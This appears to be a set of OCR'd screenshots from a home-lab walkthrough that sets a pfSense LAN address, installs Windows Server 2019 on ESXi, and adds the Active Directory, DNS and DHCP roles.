
```
 device
Starting CRON... done.
pfSense 2.4.5-RELEASE amd64 Tue Mar 24 15:25:50 EDT 2020
Bootup complete

FreeBSD/amd64 (pfSense.localdomain) (ttyv0)

VMware Virtual Machine - Netgate Device ID: bae14aac87a1b7fd6082

*** Welcome to pfSense 2.4.5-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> vmx0       -> v4/DHCP4: 192.168.0.25/24
 LAN (lan)       -> vmx1       -> v4: 192.168.1.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: 2
```



```
Enter the new LAN IPv4 subnet bit count (1 to 31):
> 24

For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Enter the new LAN IPv6 address.  Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) y
Enter the start address of the IPv4 client address range: 172.21.14.2
Enter the end address of the IPv4 client address range: 172.21.14.254

Please wait while the changes are saved to LAN...
 Reloading filter...
 Reloading routing configuration...
 DHCPD...

The IPv4 LAN address has been set to 172.21.14.1/24
You can now access the webConfigurator by opening the following URL in your web
browser:
                http://172.21.14.1/

Press <ENTER> to continue.
```




```
*** Welcome to pfSense 2.4.5-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> vmx0       -> v4/DHCP4: 192.168.0.25/24
 LAN (lan)       -> vmx1       -> v4: 172.21.14.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: 5
```



Select the operating system you want to install


Operating system	Architecture	Date modified
Windows Server 2019 Standard Evaluation	x64	9/7/2019
Windows Server 2019 Standard Evaluation (Desktop Experien...	x64	9/7/2019
Windows Server 2019 Datacenter Evaluation	x64	9/7/2019
Windows Server 2019 Datacenter Evaluation (Desktop Experi...	x64	9/7/2019

Description:
This option installs the full Windows graphical environment, consuming extra drive space. It can be useful if you want to use the Windows desktop or have an app that requires it.




Send Send Ctrl-Alt-Delete to the guest to the guest

Press Ctrl+Alt+Delete to unlock.




Edit settings - WinServer2019 (ESXi 6.7 virtual machine)

CPU	2
Memory	4096 MB
Hard disk 1	40 GB
SCSI Controller 0	LSI Logic SAS
SATA Controller 0	
USB controller 1	USB 2.0
Network Adapter 1	VM Network ☑ Connect
CD/DVD Drive 1	Datastore ISO file ☑ Connect
Video Card	Default settings




Administrator: Windows PowerShell


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : fibertel.com.ar
   Link-local IPv6 Address . . . . . : fe80::f941:17ce:13b4:3015%4
   IPv4 Address. . . . . . . . . . . : 192.168.0.27
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```



Administrator: Windows PowerShell

```
indows PowerShell
opyright (C) Microsoft Corporation. All rights reserved.

S C:\Users\Administrator> ipconfig

indows IP Configuration


thernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::f941:17ce:13b4:3015%4
   IPv4 Address. . . . . . . . . . . : 172.21.14.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.21.14.1
```





PROPERTIES
For INTELFORGE

Computer name INTELFORGE
Workgroup PRACTICAL-TH

Last installed updates Never
Windows Update Download updates only, using Windows Update
Last checked for updates Today at 12:06 AM


Windows Defender Firewall Public: On
Remote management Enabled
Remote Desktop Disabled
NIC Teaming Disabled
Ethernet0 IPv4 address assigned by DHCP, IPv6 enabled

Windows Defender Antivirus Real-Time Protection: On
Feedback & Diagnostics Settings
IE Enhanced Security Configuration On
Time zone (UTC-08:00) Pacific Time (US & Canada)
Product ID 00431-10000-00000-AA259 (activated)

Operating system version Microsoft Windows Server 2019 Standard Evaluation
Hardware information VMware, Inc. VMware7,1

Processors AMD Ryzen 7 2700X Eight-Core Processor , AMD
Installed memory (RAM) 4 GB
Total disk space 39.4 GB

EVENTS
All events | 18 total




Select installation type

DESTINATION SERVER
INTELFORGE

Select the installation type. You can install roles and features on a running physical computer or virtual machine, or on an offline virtual hard disk (VHD).

● **Role-based or feature-based installation**
Configure a single server by adding roles, role services, and features.

○ **Remote Desktop Services installation**
Install required role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment.



Add Roles and Features Wizard

Select server roles

DESTINATION SERVER
INTELFORGE

- Before You Begin
- Installation Type
- Server Selection
- Server Roles
- Features
- AD DS
- DHCP Server
- DNS Server
- Confirmation
- Results


Select one or more roles to install on the selected server.

Roles

- □ Active Directory Certificate Services
- ☑ Active Directory Domain Services
- □ Active Directory Federation Services
- □ Active Directory Lightweight Directory Services
- □ Active Directory Rights Management Services
- □ Device Health Attestation
- ☑ DHCP Server
- ☑ DNS Server
- □ Fax Server
- ■ File and Storage Services (1 of 12 installed)
- □ Host Guardian Service
- □ Hyper-V
- □ Network Policy and Access Services
- □ Print and Document Services
- □ Remote Access
- □ Remote Desktop Services
- □ Volume Activation Services
- □ Web Server (IIS)
- □ Windows Deployment Services
- □ Windows Server Update Services

Description

Domain Name System (DNS) Server provides name resolution for TCP/IP networks. DNS Server is easier to manage when it is installed on the same server as Active Directory Domain Services. If you select the Active Directory Domain Services role, you can install and configure DNS Server and Active Directory Domain Services to work together.



Add Roles and Features Wizard

Installation progress

DESTINATION SERVER
INTELFORGE

View installation progress

Feature installation

Configuration required. Installation succeeded on INTELFORGE.

Active Directory Domain Services

Promote this server to a domain controller

DHCP Server

Launch the DHCP post-install wizard

Complete DHCP configuration

